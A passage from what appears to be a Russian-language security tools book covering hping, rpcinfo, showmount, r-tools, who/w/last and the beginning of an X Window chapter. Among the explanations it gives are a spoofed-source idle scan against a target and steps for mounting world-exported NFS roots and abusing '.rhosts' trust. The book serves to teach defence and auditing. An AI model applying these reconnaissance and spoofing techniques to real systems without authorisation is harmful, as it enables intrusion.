4 packets tramitted, 4 packets received, 0% packet loss
round-trip min/avg/max = 0.7/0.8/0.8 ms
```

По умолчанию `hping` использует TCP-протокол. Программа создает пустые TCP-пакеты с размером окна равным 64 и неустановленными флагами заголовка, и посылает эти пакеты на порт с номером 0 требуемого хоста. В данном примере флаг `-c 4` указывает программе на необходимость послать 4 пакета, флаг `-n` запрещает разрешение имен, и флаг `-i 2` задает интервал между попытками равным двум секундам.

Примечание. Есть только один способ обнаружить использование программы `hping` в вашей сети: установить систему обнаружения вторжений, анализирующей трафик по порту с номером 0.

Это позволяет нам понять, что хост работает в том случае, когда у него блокируется передача ICMP-пакетов. Хорошо еще и то, что этот вид деятельности редко заносится в какой-либо из системных журналов.

Какой ответ мы получим от системы? Параметр `len` полученных обратно IP-пакетов. `ip`, соответственно – IP-адрес. `flags` показывает, какие TCP-флаги установлены в получаемых обратно пакетах. В данном случае установлены флаги `RESET` и `ACK`. Другие возможные значения: `SYN (S)`, `FIN (F)`, `PUSH (P)`, и `URGENT (U)`. `seq` – номер последовательности, `id` содержит значение IP ID поля, `win` – размер TCP-окна, и `rtt` – время прохождения запроса в оба конца. Использование флага `-v` позволит нам получить еще немного дополнительной информации о заголовках протокола.

Сейчас все это кажется весьма загадочным. Это отлично, что мы можем получить всю эту информацию, но что мы с ней можем сделать?

Совет. Многие средства в этой главе могут быть использованы взломщиками для кражи информации. Hping не является исключением. Hping в своих возможностях аналогичен Netcat: предоставлять контроль над сетевыми протоколами на низком уровне. Но тогда, как Netcat сосредоточен на сетевых соединениях, hping направлен на анализ заголовков протоколов. Он позволяет создавать TCP, UDP, ICMP, raw IP и другие протоколы, которые вам захочется. Программа позволяет манипулировать заголовками, полями, флагами и параметрами. Создавать отдельные пакеты, посылать их в сеть, и анализировать полученный ответ.

Пример из жизни. Использование hping для сканирования порта и определения ОС

Документ HOWTO hping описывает довольно подлый способ проведения сканирования порта, как будто это делает кто-то другой – однако фактически получить результаты сканирования! Для начала нужно обнаружить хост, который не слишком много работает с TCP/IP. Мы можем это сообщить, подав команду hping -r на машину и посмотрев номер IP ID. Опция -r указывает hping отобразить *инкрементные* ID вместо реальных. Это даст нам представление о том, сколько трафика задействовано в настоящее время.

```
[root@originix hping2]# hping -r 192.168.1.200
HPING 192.168.1.200 (eth0 192.168.1.200): no flags are set, 40 data bytes
60 bytes from 192.168.1.200: flags=RA seq=0 ttl=64 id=32385 win=0 time=74 ms
60 bytes from 192.168.1.200: flags=RA seq=1 ttl=64 id=+1 win=0 time=82 ms
60 bytes from 192.168.1.200: flags=RA seq=2 ttl=64 id=+1 win=0 time=91 ms
60 bytes from 192.168.1.200: flags=RA seq=3 ttl=64 id=+1 win=0 time=50 ms
60 bytes from 192.168.1.200: flags=RA seq=4 ttl=64 id=+1 win=0 time=73 ms
60 bytes from 192.168.1.200: flags=RA seq=5 ttl=64 id=+1 win=0 time=78 ms
```

Видите, как ID увеличивается каждый раз на +1? Это означает, что он не отсылает никому никакой трафик, кроме нас. Мы нашли подходящий хост, который можно обмануть.

Чтобы справиться с этим, нам нужны два отдельных экземпляра hping. Первый экземпляр последовательно зондирует нашу жертву, поэтому мы можем подсмотреть номер ID. Второй экземпляр hping посылает пакеты на порт целевого хоста, которые создают впечатление, что они пришли от нашей поддельной машины.

Следующая команда сообщает hping сделать так, чтобы она выглядела, как «невинный» хост, 192.168.1.200, и посылает пакет SYN (-S) на порт Web-сервера (-p 80) целевой машины.

```
[root@originix hping2]# hping2 -a 192.168.1.200 -p 80 -S targethost
```

Теперь, если порт 80 целевой машины открыт, целевая машина посылает пакет SYN/ACK на 192.168.1.200. Поскольку 192.168.1.200 никогда не посылал SYN в начале, то он ответит пакетом RST. Поскольку 192.168.1.200 придется участвовать в трафике IP, чтобы это завершить, то номер IP ID на нашем первом hping быстро возрастает больше, чем на 1, как только мы пытаемся зондировать порт 80. Если мы не видим изменений в приращении ID, это означает, что порт закрыт (поскольку закрытый порт на целевой машине будет просто посылать пакет RST на 192.168.1.200, что будет просто игнорироваться).

Это, вне всякого сомнения, точная наука. Как только кто-то другой, а не мы, начинает использовать эту машину, наши результаты могут искажаться. Но это можно сделать, и это одно из наиболее впечатляющих применений hping.

Снятие отпечатков пальцев OS. Номера IP ID и порядковые номера TCP. Говорят нам о многом. Анализируя ответы, которые мы получаем от применения hping к конкретному хосту, мы иногда можем предположить, с какой операционной системой работает эта машина, на основе известных особенностей реализации стека TCP/IP этой операционной системы.

Одна из таких особенностей, которую может уловить hping, состоит в том, что реализация TCP/IP в Windows применяет другой порядок байтов в своих полях IP ID. В hping есть флаг **-W**, который уравнивает порядок байтов и позволяет ID и инкрементам ID отображаться корректно, но если мы попытаемся провести hping2 -r без спецификации **-W** в окне Windows, мы увидим очень интересную конфигурацию.

```
[root@originix hping2]# ./hping2 -r 192.168.1.101
HPING 192.168.1.101 (eth0 192.168.1.101): NO FLAGS are set, 40 headers + 0
data bytes
len=46 ip=192.168.1.101 flags=RA seq=0 ttl=128 id=52132 win=0 rtt=0.8 ms
len=46 ip=192.168.1.101 flags=RA seq=1 ttl=128 id+=768 win=0 rtt=0.9 ms
len=46 ip=192.168.1.101 flags=RA seq=2 ttl=128 id+=512 win=0 rtt=0.9 ms
len=46 ip=192.168.1.101 flags=RA seq=3 ttl=128 id+=512 win=0 rtt=0.9 ms
len=46 ip=192.168.1.101 flags=RA seq=4 ttl=128 id+=768 win=0 rtt=1.9 ms
len=46 ip=192.168.1.101 flags=RA seq=5 ttl=128 id+=512 win=0 rtt=0.9 ms
len=46 ip=192.168.1.101 flags=RA seq=6 ttl=128 id+=4096 win=0 rtt=1.4 ms
len=46 ip=192.168.1.101 flags=RA seq=7 ttl=128 id+=2560 win=0 rtt=0.9 ms
len=46 ip=192.168.1.101 flags=RA seq=8 ttl=128 id+=512 win=0 rtt=0.8 ms
len=46 ip=192.168.1.101 flags=RA seq=9 ttl=128 id+=512 win=0 rtt=0.9 ms
```

Обратите внимание на инкременты ID. Каждый инкремент кратен 256! Мы нашли машину Windows! Поскольку все Windows машины используют этот конкретный порядок байтов, любая машина, последовательно демонстрирующая этот эффект 256 является, скорее всего, Windows машиной.

В главе 6 мы обсудим средство, называемое `ntmap`, которое производит продвинутое снятие отпечатков пальцев на базе большой коллекции специфичных для OS конфигураций и поведения TCP/IP.

RPCINFO

Одна из наиболее мощных (и опасных) служб, которые могут быть запущены под управлением Unix, – служба регистрации RPC. RPC (Удаленный вызов процедур) обеспечивает подсистему для упрощения и стандартизации межпроцессорного взаимодействия. Тот, кто пишет приложения для RPC, пользуется специальными опциями компиляции и библиотеками для создания приложений и распространения клиентской и серверной частей приложения соответственно. Кто бы ни захотел запустить на выполнение серверную часть RPC-приложения, ему потребуется запустить и `portmap` или `rpcbind` (два синонима – `rpcbind` появился в последних версиях системы Solaris).

`Portmap/rpcbind` – это утилиты, которые прослушивают TCP- и UDP-порт с номером 111. Любые программы, которые хотят принимать RPC-запросы, должны зарегистрироваться с помощью `portmapper`. В процессе регистрации `portmap` записывает имя/номер, версию, описание, и порт, который прослушивает программа. *Это важное различие.* Все RPC-приложения прослушивают свой собственный порт; серверная программа или запрашивает отдельный порт для соединения или требует порт для соединения с ядром. `Portmap` просто сообщает клиентскому приложению, запрашивающему использование RPC-сервиса, какой порт необходимо использовать для соединения. RPC-сервисы могут соединяться напрямую без участия `portmap`. Популярными RPC-службами являются NFS (Network File System) и NIS/YP (Network Information Service or Sun Yellow Pages).

Примечание. Не все реализации NFS регистрируются с помощью `portmapper`. Эти NFS-службы по умолчанию обычно пользуются TCP- и UDP-портом 2049.

`Rpcinfo` – это программа, которая соединяется с `portmapper`, работающим в системе, и запрашивает список всех RPC-служб, запущенных в настоящее время, их имена, описания, и порты, которые используют эти службы. Это простой и быстрый способ для потенциального взломщика, чтобы определить уязвимые RPC-службы и взломать их.

Реализация

`rpcinfo -p hostname`. Это основной способ использования `rpcinfo` для вывода полного списка RPC-служб, которые зарегистрированы с использованием `portmapper`.

`rpcinfo -u hostname programid [version]`. Получив ID-номер RPC-программы, версию и номер порта мы можем использовать эту команду для создания RPC-вызова и получения информации об отклике. Добавление параметра `-p portnumber` позволяет использовать отличный от зарегистрированного portmapper номер порта. Параметр `-u` означает использование UDP; чтобы использовать TCP, можно применить параметр `-t`. Номер версии программы – не обязательный параметр.

`rpcinfo -b programid version`. Эта команда позволяет сделать широковещательный RPC-запрос с целью получить соединение со всеми машинами в локальной сети и определить те из них, которые ответят. Таким способом можно выявить машины, которые используют уязвимые RPC-службы.

`rpcinfo -d programid version`. Это команда может получить идентификатор/номер версии «незарегистрированных» программ. Может выполняться только на локальной машине с полномочиями пользователя root.

`rpcinfo -m hostname`. Параметр `-m` то же самое, что и `-p` за исключением того, что он выводит на экран таблицу статистики: число RPC-запросов, которые обслужила RPC-служба. Этот параметр доступен не на всех платформах. Linux-версии не включают этот параметр, но более новые версии Solaris (SunOS 5.6 и выше) его поддерживают. За более подробной информацией обращайтесь к man-страницам.

Пример вывода

Проанализируем некоторые примеры вывода, который мы получили, выполнив команду `rpcinfo -p originix`.

Program	vers	proto	port	
100000	2	tcp	111	portmapper
100000	2	udp	111	portmapper
100011	1	udp	749	rquotad
100011	2	udp	749	rquotad
100005	1	udp	759	mountd
100005	1	tcp	761	mountd
100005	2	udp	764	mountd
100005	2	tcp	766	mountd
100005	3	udp	769	mountd
100005	3	tcp	771	mountd
100003	2	udp	2049	nfs
100003	3	udp	2049	nfs
300019	1	tcp	830	amd
300019	1	udp	831	amd
100024	1	udp	94	status
100024	1	tcp	946	status
100021	1	udp	1042	nlockmgr
100021	3	udp	1042	nlockmgr

100021	4	udp	1042	nlockmgr
100021	1	tcp	1629	nlockmgr
100021	3	tcp	1629	nlockmgr
100021	4	tcp	1629	nlockmgr

Здесь мы видим, что на машине запущен NFS, как `nfs`, а также работают `nlockmgr` и `mountd`. Теперь мы можем поискать в интернете, чтобы увидеть, можем ли мы найти средство для взлома NFS, чтобы испытать его на этом хосте.

Проблемы с RPC

У NFS и NIS есть уязвимые места, которые легко обнаружить с помощью `rpcinfo`. Утилита `portmapper` небезопасна, поскольку единственный способ аутентификации основан на TCP-пакетах и может быть легко подделан. Sun сделал шаг в сторону усиления безопасности RPC введя Secure RPC, который использует разделяемый DES-ключ аутентификации, который должен быть известен обоим сторонам. Однако, в большинстве случаев, у внешних сетей не должно быть возможности доступа к нашей службе `portmapper`. Если такая возможность есть, неизвестно, какую информацию они могут получить – или что еще хуже, какие дыры они могут открыть. Выключайте или блокируйте службы с помощью брандмауэра, чтобы внешние пользователи не могли получить к ним доступ.

SHOWMOUNT

Используя `rpcinfo`, вы можете найти уязвимые NFS `rpc.statd` приложения, чтобы взломать их. Но почему же на это идут, несмотря на то, что для того чтобы начались проблемы, достаточно всего лишь ошибок в конфигурировании NFS?

Некоторые системные администраторы не слишком сильны в службах NFS, которые они экспортируют. Некоторые, даже не осознавая, экспортируют свои файловые системы с полномочиями чтение/запись, только и ожидая, когда взломщики через интернет обнаружат это.

Команда `showmount` позволит нам увидеть, какие файловые системы доступны на конкретных NFS-серверах.

Реализация

Эта команда отображает все смонтированные директории на NFS-сервере и имена хостов клиентов, которые к ним смонтированы.

```
showmount -a hostname
```

Флаг `-d` идентичен флагу `-a`, но он не выводит имена клиентских хостов.

```
showmount -d hostname
```

Это наиболее популярный формат команды. Эта команда показывает точки монтирования, которые экспортированы и доступны для монтирования с использованием NFS.

`showmount -e hostname`

Пример вывода

Вот что произойдет, если мы запустим команду `showmount -e originix`.

Export list for 192.168.1.100:

/ (everyone)

/boot (everyone)

Чтобы подчеркнуть этот пример, мы бесстрашно экспортировали все наши файлы, так что кто угодно может смонтировать нашу корневую директорию и загрузочный сектор. Мы можем смонтировать эти файлы к локальной точке монтирования в нашей системе, используя команду `mount 192.168.1.100:/boot/path/to/remote-boot`. Это позволит назначить директорию `/path/to/remote-boot` на нашей машине директории `/boot` на хосте 192.168.1.100. К сожалению, мы не знаем, есть ли доступ на чтение/запись или только на чтение, до тех пор, пока не произведем монтирование, но, тем не менее, у нас есть доступ. Если мы видим имя хоста или IP-адрес вместо «everyone», это может быть поводом для небольшого фокуса, чтобы сфабриковать этот IP-адрес или имя хоста.

Внимание! Будьте осторожны при использовании NFS. Если вы бесстрашно экспортируете устройство всему миру и разрешите доступ на чтение/запись для всех, любой, кто обнаружит экспортированную вами файловую систему, сможет записать туда все, что захочет, и создать полную копию системы. В большинстве случаев экспортированные файловые системы не должны монтироваться с полным доступом, без какого-либо контроля. NFS-трафик должен блокироваться на брандмауэре для ограничения числа людей, толкущегося вокруг вашей экспортированной файловой системы. Если вам на самом деле необходимо осуществлять удаленный доступ к общим ресурсам через интернет, AFS обеспечит более высокий уровень безопасности.

R-Tools

R-tools – наименее безопасная утилита, которую вы можете запустить в Unix-системе. Она использует базовую Unix-аутентификацию «rhosts», которая опирается на доверие имени пользователя и имени хоста. Возможно, одна из самых больших проблем с этим режимом аутентификации заключается в том, что пользователь может настроить свой доступ так, что он сможет войти отовсюду, не вводя пароль.

Советуем никогда не запускать какую либо из *r*-служб. Если вы системный администратор, избегайте этого как чумы. Отключите эти службы и удалите их на всех системах. Если вы взломщик, *r*-tools могут отбить у вас вкус к работе.

Как администратор, вы должны использовать SSH, который использует более надежные способы аутентификации и шифрует свой трафик. Но это не означает, что другие системные администраторы с этого момента не захотят запускать *r*-tools

Здесь мы расскажем вам о некоторых доступных средствах из арсенала *r*-tools, и вы сможете убедиться, насколько они опасны.

Rlogin, Rsh и Rcp

Также как и *telnet*, *rlogin* запускается поверх TCP на 513 порту (который прослушивается процессом *rshd*) и обеспечивает удаленный доступ к командному интерпретатору системы. *Rsh* делает те же самые вещи, исключая выполнение отдельных команд на удаленном хосте, возвращает вывод этих команд, и немедленно прерывает соединение. *Rcp* может копировать файлы на или с удаленного хоста.

Ниже приведен пример командной строки:

```
rlogin -l myusername myhost
rsh -l myusername myhost "ls -al"
rcp myusername@myhost:/path/to/remotefile localfile
```

Ненадежность R-Tools

Создав файл с именем *.rhosts* в домашней директории, пользователь может создать список, состоящий из комбинации *user/host* которым разрешен доступ. Вы можете сделать это, определив строки вида *hostname [username]* для определения, что пользователь *username* с хоста *hostname* может использовать средства *r*-tools для соединения без использования пароля. Ленивый пользователь может просто задать комбинацию *++* в своем файле *.rhosts*, открыв тем самым вход любому пользователю с любого хоста. Даже если безопасностью полностью не пренебрегли, пользователь может вставить строку *+ myusername*, которая разрешает вход кому угодно, с любой машины, с именем *myusername* и без пароля.

Некто может создать учетную запись на своей локальной машине с именем *myusername*, запустить свою программу *rlogin*, и он тут как тут. Вы можете обнаружить здесь проблему с безопасностью. Давая возможность каждому пользователю ошиваться вокруг дыры в безопасности вашей системы, *r*-tools быстро сведет на нет те удобства, которые он предоставляет. Системные администраторы могут сделать тоже самое, используя глобальный файл *hosts.equiv* для определения доверенных для входа в систему средствами *r*-tool хостов и пользователей.

Более поздние версии `r-tools` поддерживают Kerberos-аутентификацию и пытаются использовать ее перед `rhosts` аутентификацией. Вдобавок, они могут поддерживать стандарт шифрования данных (DES) для шифрования данных на обеих сторонах поддерживаемого соединения.

Rwho

Программа `rwho` взаимодействует с отдельной программой (`rwod`, запущенной на порту UDP с номером 513). `Rwho`-клиент пытается обмениваться информацией со всеми машинами, поддерживающими `rwod` и обнаруживаемым в локальной подсети, чтобы определить, как пользователь может войти на каждую из них. Так же, как для `finger`, здесь много информации, которая позволяет взломщику, проникшему в локальную сеть, получить достоверные сведения о пользователях конкретного хоста. И есть вероятность, что если он запустит программу `rwho`, то сможет запустить некоторые другие средства удаленного доступа, так чтобы взломщик нашел возможность войти в систему без использования паролей.

Синтаксис командной строки очень простой. Просто наберите **`rwho`**. Если вы хотите включить пользователей, которые вошли в систему, но находятся в состоянии ожидания более часа, наберите **`rwho -a`**.

Rexec

Эта программа обменивается информацией с программой `rexecd`, выполняемой на TCP-порту с номером 512. Функционально она весьма близка к программе `rsh`. Она использует следующий формат командной строки:

```
rexec username@host__name command
```

Пароль может быть определен в командной строке с помощью параметра `-p` (плохая мысль, поскольку он может быть сохранен в журнале командного интерпретатора). Если пользовательские полномочия не введены, `rexec` пытается использовать записи в файле `~/.netrc` для входа в систему.

who, w и last

В предыдущем разделе мы говорили о том, как программа `rwho` позволяет вам увидеть пользователей на удаленной Unix-машине. Если вы находитесь на Unix-машине, вы можете использовать команду **`who`**, **`w`** и **`last`**, чтобы получить много информации о пользователях, в настоящее время работающих в системе или работавших в ней с момента вашего последнего входа в систему (`last` также обсуждается в гл. 19). Серьезные взломщики могут осторожно изучать поведение пользователя, входя в систему под видом обычного пользователя и избегая моментов, когда в систему входит пользователь `root`.

Эти три средства – стандартные для Unix-систем и полезны как системным администраторам, так и взломщикам, чтобы следить за поведением пользователя. Поскольку все эти команды могут выполняться только локально, вы можете предпочесть ограничить доступ к ним только пользователям с полномочиями root.

who

Просто набрав **who** в командной строке Unix-системы, можно получить список имен пользователей, используемых терминалов и даты входа в систему для всех активных в настоящий момент пользователей. Вы можете попытаться использовать другие параметры командной строки для форматирования вывода различным образом.

```
jjohnson@host:~% who
gstuart pts/0 Feb 26 01:33
wave pts/1 Feb 24 09:21
schuster pts/0 Feb 25 15:23
jjohnson pts/2 Feb 26 00:37
jjohnson@host:~% who -H
USER LINE LOGIN-TIME FROM
gstuart pts/0 Feb 26 01:33
wave pts/1 Feb 24 09:21
schuster pts/0 Feb 25 15:23
jjohnson pts/2 Feb 26 00:37
jjohnson@host:~% who -H -i
USER LINE LOGIN-TIME IDLE FROM
gstuart pts/0 Feb 26 01:33
wave pts/1 Feb 24 09:21 09:46
schuster pts/0 Feb 25 15:23
jjohnson pts/2 Feb 26 00:37
jjohnson@host:~% who -H -i -l
USER LINE LOGIN-TIME IDLE FROM
gstuart pts/0 Feb 26 01:35 (192.168.1.10)
wave pts/1 Feb 24 09:21 09:48 (10.10.4.3)
schuster pts/0 Feb 25 15:23 (10.10.4.15)
jjohnson pts/2 Feb 26 00:37 (192.168.1.100)
jjohnson@host:~% who -q
gstuart wave schuster jjohnson
# users=4
johnson@host:~% who -m
host!jjohnson pts/2 Feb 26 00:37
```

Вот что мы видим: -H выводит список заголовков для каждой колонки, -i добавляет время задержки, -l хост, с которого осуществлен вход, -q подсчитывает только число пользователей, и -m сообщает нам информацию

о пользователях, которые в настоящее время используют стандартный ввод (это вы!). Вы можете отслеживать всех активных пользователей с помощью команды `who`.

W

Как насчет того, чтобы узнать, что делает каждый пользователь в настоящий момент? Команда `w` сообщит вам, что пользователь запускает сейчас из командной строки, равно как и статистику об использовании системы.

```
jjohnson@host:~% w
1:45am up 3 days, 12:03, 4 users, load average: 1.55, 2.23, 2.35
USER      TTY      FROM          LOGIN@  IDLE   JCPU   PCPU   WHAT
gstuarts  pts/0    192.168.1.10  1:44am  55.00s  0.04s  0.04s  /usr-l-p1812-s1
wave      pts/1    10.10.4.3     Sun 9am  9:57m   0.14s  0.11s  -bash
schuster  pts/1    10.10.4.15    Mon 3pm  9:57m   0.14s  0.11s  pine
jjohnson  pts/2    192.168.1.100 12:37am  1.00s   0.35s  0.08s  w
```

last

А что можно сказать относительно пользователей, которые ранее зарегистрировались в системе, и более не проявляли своей активности? Вы когда-нибудь регистрировались в Unix-системе и получали сообщение о времени своего последнего входа в систему? Если вы запросите информацию с помощью `finger` о пользователях, которые в настоящее время не зарегистрированы в системе, демон всего лишь сообщит вам дату и время последнего входа в систему этих пользователей. Каким образом система хранит эту информацию?

В системе используется база данных для хранения записей о регистрации в системе в двоичном виде. Эти записи сохраняются в двух структурах: `utmp` и `wtmp`. Подробная структура записей `utmp` и `wtmp` достаточно сложна, но команда `last` позволяет увидеть, кто входил в систему, откуда осуществлялся вход и как долго они оставались активны. Информация, поставляемая командой `last`, может иметь настолько глубокую ретроспективу, насколько это позволяет системная база данных `wtmp`.

Пример из жизни. Слежка за пользователями

Системным администраторам нужны средства, чтобы как следует следить за своими пользователями. Периодический запуск команды `w` может сообщить нам, с какими программами пользователи в настоящий момент работают.

```
jjohnson@host:~% w
1:45am up 3 days, 12:03, 4 users, load average: 1.55, 2.23, 2.35
```

USER	TTY	FROM	LOGIN@	IDLE	JCPU	PCPU	WHAT
Gstuart	pts/0	192.168.1.10	1:44am	55.00s	0.04s	0.04s	/tc-l-p1812-s1
Wave	pts/1	10.10.4.3	Sun 9am	9:57m	0.14s	0.11s	-bash
Schuster	pts/1	10.10.4.15	Mon 3pm	9:57m	0.14s	0.11s	pine
Jjohnson	pts/2	192.168.1.100	12:37am	1.00s	0.35s	0.08s	w

Мы можем видеть, что Иванов тщетно бьется над командным запросом, Петров читает свою почту, Сидоров запускает команду `w`, а что же Гаврилов? Целая командная строка вырезана, но она появляется, когда он пытается запустить Netcat, чтобы перехватить трафик RADIUS. (Опция `-p` указывает, что RADIUS принимается на порте 1812, а опция `-s` указывает специфический исходящий адрес; см. гл. 1, где подробно рассказано об утилите Netcat.) Мы также можем видеть, что Гаврилов запустил Netcat около 55 секунд назад.

Это выглядит несколько подозрительно. Давайте запустим `last` на своей системе, чтобы выяснить, кто входил в систему (и как часто). Поскольку мы собираемся получить кучу выходной информации в занятой системе, мы переправим ее через утилиту `head` (стандартная для большинства систем Unix), чтобы прочитать только первые строки.

```
jjohnson@host:~% last | head
ilof ftpd12204      ilofhost          Tue Feb 26 02:00 still logged in
ilof ftpd11820      ilofhost          Tue Feb 26 01:59 - 02:00 (00:00)
derk  ftpd11786     10.10.4.88        Tue Feb 26 01:59 - 01:59 (00:00)
gstuartpts/0       192.168.1.10      Tue Feb 26 01:59 still logged in
rlessenftpd11413   192.168.118.122   Tue Feb 26 01:59 - 01:59 (00:00)
deskel ftpd11665    192.168.174.42    Tue Feb 26 01:59 - 01:59 (00:00)
ilof ftpd11533      ilofhost          Tue Feb 26 01:59 - 01:59 (00:00)
derk  ftpd11189     10.10.4.88        Tue Feb 26 01:58 - 01:58 (00:00)
gstuartpts/0       192.168.1.10      Tue Feb 26 01:58 - 01:59 (00:01)
deskel ftpd11053    192.168.174.42    Tue Feb 26 01:58 - 01:58 (00:00)
```

Здесь мы можем видеть последних 10 входивших в систему пользователей, и как долго они оставались в системе. Большинство пользователей появились в FTP и не оставались в системе долго. А что же Гаврилов? Кажется, он вошел недавно и оставался там лишь минуту. Однако сейчас он вошел снова. Давайте посмотрим на его последние несколько логинов.

```
jjohnson@host:~% last | grep gstuart | head
gstuart pts/0      192.168.1.10      Tue Feb 26 02:05 still logged in
gstuart pts/0      192.168.1.10      Tue Feb 26 02:04 - 02:05 (00:01)
gstuart pts/0      192.168.1.10      Tue Feb 26 02:03 - 02:04 (00:01)
gstuart pts/0      192.168.1.10      Tue Feb 26 02:02 - 02:03 (00:01)
gstuart pts/0      192.168.1.10      Tue Feb 26 02:01 - 02:02 (00:01)
gstuart pts/0      192.168.1.10      Tue Feb 26 02:00 - 02:01 (00:01)
gstuart pts/0      192.168.1.10      Tue Feb 26 01:59 - 02:00 (00:01)
```

gstuart	pts/0	192.168.1.10	Tue Feb 26 01:58 - 01:59 (00:01)
gstuart	pts/0	192.168.1.10	Tue Feb 26 01:57 - 01:58 (00:01)
gstuart	pts/0	192.168.1.10	Tue Feb 26 01:56 - 01:57 (00:01)

Гм... Этот парень определенно собирается делать какие-то непонятные вещи. Он входит в систему каждую минуту, выходит, а затем снова входит.

Теперь, когда мы знаем, что Гаврилов ведет себя странно, мы можем предпринять некоторые другие меры, чтобы проследить за ним и узнать, что он делает. Мы можем немедленно сделать копию его начальной директории, чтобы посмотреть ее в автономном режиме, что позволит нам увидеть историю его команд, электронную почту и любые другие средства, которые он недавно загружал и конфигурировал. Мы также видим, что он входит в систему с TTY pts/0. Запуск команды ps дает нам список всех запущенных процессов, что лучше указывает на то, что он собирается сделать. Как только мы собрали информацию, мы можем разместить более «продвинутые» средства, которые помогут нам собрать все куски вместе и проследить его шаги – но все это началось с двух простых системных утилит.

Глава 3

Система X Window

Все инструментальные средства, которые мы рассматривали до сих пор, представляли собой утилиты командной строки. Мы запускали их из командной строки, задавая параметры и входную информацию в командной строке, и получали выходную информацию на экран или в файл. Некоторые программисты считают утилиты командной строки сложными и менее функциональными, в то время как другие считают их более эффективными и менее тяжеловесными. В любом случае утилиты командной строки не могут выполнять свою задачу так легко, как бы этого хотелось.

Графические утилиты могут помочь вам визуализировать данные и представить их в удобной для анализа форме. Оконная подсистема Windows является ядром этой операционной системы. Вы не можете установить Windows XP с интерфейсом командной строки, не устанавливая оконный интерфейс. Но в Unix оконная подсистема X Window System (X) до сих пор остается дополнительным средством.

Эта система понадобится вам для знакомства со следующими программами в этой книге. Ее краткое описание продемонстрирует, как она работает, и как обеспечить ее безопасную работу. Установка и возможности настройки этой системы весьма обширны и в этой книге не обсуждаются, но мы постараемся дать вам общее представление о том, что происходит в X Window. Мы также коснемся нескольких свойственных этой системе проблем с безопасностью, чтобы вы помнили о них.

Выбор оконного менеджера

Простейшая, но важная деталь, касающаяся X Window, состоит в том, что по умолчанию она поставляется без оконного менеджера или рабочего стола. X Window поддерживает клавиатуру, мышь, и окно для вывода информации. Оно поставляется с базовой системой, которая позволяет вам «поместить» окна в любое место на экране и уничтожить эти окна. Причудливые меню и панели инструментов отставлены для оконных менеджеров, которые выполняются поверх X Window. В настоящее время доступно несколько оконных менеджеров, включая такие популярные приложения как Gnome, KDE, и Window Maker. Эмуляторы X Window для системы Window вроде ReflectionX или Exceed также имеют собственные встроенные оконные менеджеры. Важно помнить, что X Window – всего лишь промежуточная архитектура для оконной системы; в ней нет ничего, что бы выглядело, как графическая оконная среда.

Модель клиент-сервер

X Window использует модель клиент-сервер. Оконная система выступает в качестве сервера, а графические программы в качестве клиентов. Когда на машине, где выполняется X сервер, запускается графическое приложение вроде `xterm` или `xemacs`, взаимодействие между клиентом и сервером довольно прозрачно. Внешне это выглядит, как если бы это была машина под управлением Microsoft Windows.

Но что, если вы запустите X сервер на машине с именем `HOST1`, соединитесь с помощью `telnet` с машиной `HOST2`, и захотите запустить на `HOST2` редактор `xemacs`? Вам понадобится указать `xemacs`-клиенту на `HOST2`, что необходимо использовать X сервер на машине `HOST1`. Если вы думаете об этом, то именно в этом состоит глубокий смысл архитектуры клиент/сервер. Обычно, если вы работаете в системе, и вам требуется использование удаленных ресурсов, вы используете локальные клиентские приложения для соединения с удаленным сервером, который предоставляет ресурсы. В случае с X Window, вы запускаете сервер на своей локальной машине, а затем удаленный ресурс (клиент) устанавливает соединение с вами.

Как взаимодействуют удаленные клиенты и серверы

Предположим, вы вошли в систему в командной строке (с использованием интерпретатора `bash` или `tcsh`) на `HOST2`. Вы можете указать системе на `HOST2` использовать `HOST1` для отображения графических приложений, задав это в командной строке X приложения, которое вы запускаете.

```
HOST2% xemacs -display HOST1:0.0
```

Вы можете заставить все X приложения использовать `HOST1` по умолчанию для отображения, установив переменную окружения `DISPLAY` внутри среды командного интерпретатора. Для этого в командной строке `HOST2` вы должны выполнить:


```
HOST2% DISPLAY=HOST1:0.0; export DISPLAY
```

Для Bourne shell (`sh`, `bash`), или:

```
HOST2% setenv DISPLAY HOST1:0.0
```

для C shell (`csh`, `tcsh`).

Теперь если вы запустите `xemacs`, то вместо попыток отображать информацию на `HOST2` (на котором может быть запущен X сервер, а может, и нет), он будет пытаться отображать данные на `HOST1`. Ниже приводятся иллюстрации работы модели клиент/сервер.



Что означает значение :0.0 после строки HOST1 в переменной DISPLAY? Один хост теоретически может выполнять несколько X серверов. Каждый X сервер может управлять несколькими экранами. Формат переменной DISPLAY выглядит следующим образом:

DISPLAY = <hostname>:<displaynumber>.<screennumber>

где:

- <hostname>. Определяет имя или IP-адрес хоста, на котором запущен X-сервер.
- <displaynumber>. Определяет какой, X-сервер должен использовать X-клиент, начиная с нулевого номера.
- <screennumber>. Определяет, какой экран X-сервера следует использовать, начиная с нулевого номера.

Если вы не используете необычную конфигурацию X-сервера, значение переменной DISPLAY всегда должно быть равным :0.0. Фактически, вам следует оставить только значение .0, поскольку экран с номером 0 используется по умолчанию.

X-серверы по умолчанию прослушивают TCP-порт с номером 6000. Если на той же самой машине был запущен второй X-сервер (дисплей), он будет прослушивать TCP-порт с номером 6001. Номер дисплея, который будет использовать X-сервер, всегда будет поставлен в соответствие TCP-порту с номером, образованным сложением 6000 с номером дисплея.

Вы можете обратить внимание на небольшую проблему с безопасностью в такой модели клиент/сервер. Задание переменной окружения позволяет нам сообщить клиенту на HOST2 отображать информацию на HOST1. Но что остановит вас от передачи информации от приложения куда ни будь еще? Один из наиболее распространенных способов взлома, рассматриваемых на тренингах по безопасности систем, является определение в переменной DISPLAY параметров вашего собственного X-сервера и наблюдение за тем, как вы запускаете все новые версии программы хеус на своем рабочем столе всякий раз, когда пытаетесь что-либо сделать. Наиболее пугающим злоупотреблением может быть запуск

